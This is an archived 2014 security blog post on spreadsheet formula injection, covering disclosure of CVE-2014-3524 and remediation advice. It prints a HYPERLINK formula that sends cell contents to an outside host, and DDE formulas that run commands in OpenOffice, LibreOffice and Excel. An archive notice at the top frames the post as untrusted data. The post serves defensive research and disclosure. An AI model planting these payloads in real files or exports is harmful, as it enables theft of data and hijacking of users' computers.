Comma Separated Vulnerabilities

Comma Separated Vulnerabilities - James Kettle, Context Information Security.

- Published: 2014-08-29
- Original: <https://web.archive.org/web/20140904012959/http://contextis.co.uk/blog/comma-separated-vulnerabilities>
- Preserved from: https://web.archive.org/web/20140904012959/http://contextis.co.uk/blog/comma-separated-vulnerabilities (live) on 2026-09-16
- Capture timestamp: 20140904012959
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Comma Separated Vulnerabilities

[image: Exploit Sheet]

By James Kettle, 29 Aug. 2014

This post introduces Formula Injection, a technique for exploiting 'Export to Spreadsheet' functionality in web applications to attack users and steal spreadsheet contents. It also details a command injection exploit for Apache OpenOffice and LibreOffice that can be delivered using this technique.

Formula Injection

Many modern web applications and frameworks offer spreadsheet export functionality, allowing users to download data in a .csv or .xls file suitable for handling in spreadsheet applications like Microsoft Excel and OpenOffice Calc. The resulting spreadsheet's cells often contain input from untrusted sources such as survey responses, transaction details, and user-supplied addresses.

This is inherently risky, because any cells starting with the '=' character will be interpreted by the spreadsheet software as formulae. For example, picture an online store that allows administrators to export the details of all recent purchases. If a malicious customer buys a product and sets their delivery address to the following:

=HYPERLINK("http://contextis.co.uk?leak="&A1&A2, "Error: please click for further information")

The administrator's 'recent purchases' spreadsheet will contain the following cell:

[image: Information exiltration using HYPERLINK()]

If the administrator clicks this cell, they will inadvertently exfiltrate the contents of cells A1 and A2 to **http://contextis.co.uk**, which may include other users' payment details.

Delivering exploits

Malicious formulae pose a risk even when the embedding spreadsheet doesn't contain any sensitive information, as they can be used to compromise the viewer's computer.

Dynamic Data Exchange (DDE) is a protocol for interprocess communication under Windows supported by Microsoft Excel, LibreOffice and Apache OpenOffice. In the latter two, it can be invoked using the following formula:

=DDE(server; file; item; mode)

Context found that by specifying some creative arguments and a magic number, it's possible to craft a 'link' that hijacks the computer of whoever opens the document. The following formula simply launches calc.exe but it could easily conscript the computer into a botnet or just about anything else.

=DDE("cmd";"/C calc";"__DdeLink_60_870516294")

When this formula is viewed in a typical spreadsheet, the user is shown an innocuous warning first:

[image: OpenOffice DDE warning]

However, when the payload is inside a CSV, the command is executed *before* the warning is displayed.

This vulnerability was privately disclosed to the affected vendors on the 9th July 2014. OpenOffice and LibreOffice patched it on 21st August and the 10th July respectively. OpenOffice classified it as **CVE-2014-3524** and LibreOffice failed to acknowledge it.

This is unlikely to be the last formula based vulnerability, and formula injection provides an excellent delivery mechanism for such exploits. A given computer's susceptibility to attack can be assessed using the **INFO** formula, which helpfully returns the spreadsheet software's name, operating system and version number. Conditional IF… ELSE statements can then be used to deliver the appropriate payload.


Exploiting trust relationships

A second, more subtle technique can be used to hijack users' computers without relying on an unpatched vulnerability in client software.

We will once again use our good friend DDE, but this time target Microsoft Excel. In Excel, the syntax to execute arbitrary commands is simply:

=cmd|' /C calc'!A0

Microsoft is clearly aware that DDE can be used maliciously; opening a document containing DDE triggers two fearsome security warnings:



[image: Excel DDE warning]

However, there is a serious issue with these warning messages. They both recommend that the user should click no **if they do not trust the source of the file**. If you had personally generated a spreadsheet from a website you trust, would you trust it? You might if you had skipped the section on formula injection. This is not a vulnerability in Excel, but in every website that places active content from untrusted sources into spreadsheets.

Remediation

Spreadsheet software could take steps to mitigate some of these attacks, but preventing formula injection is ultimately the responsibility of every application that generates spreadsheets containing user-supplied content. At present, the best defence strategy we are aware of is prefixing cells that start with '=' with an apostrophe. This will ensure that the cell isn't interpreted as a formula, and as a bonus in Microsoft Excel the apostrophe itself will not be displayed.

Another lesson from this is that .csv and .tsv files should not be viewed as equivalent to .txt files in terms of safety, as it's simple to embed active content into them.

Finally, ensure you're running Apache OpenOffice version 4.1.1 or later, and LibreOffice version 4.2.5 or later.

Further research

This issue isn't specific to web applications or any particular file format – any situation where untrusted content ends up in a spreadsheet could be exploited. Aside from identifying the numerous vulnerable applications, there is plenty of scope for further research on this attack technique itself. A key improvement would be finding a way to extract content from documents without relying on any user interaction. Finally, spreadsheet software presents a soft attack surface relative to web browsers, so it is likely that further investigation may reveal additional formula-based code execution vulnerabilities.

Thanks to Rohan Durve for help crafting the DDE payloads, and the OpenOffice security team for gracefully handling them.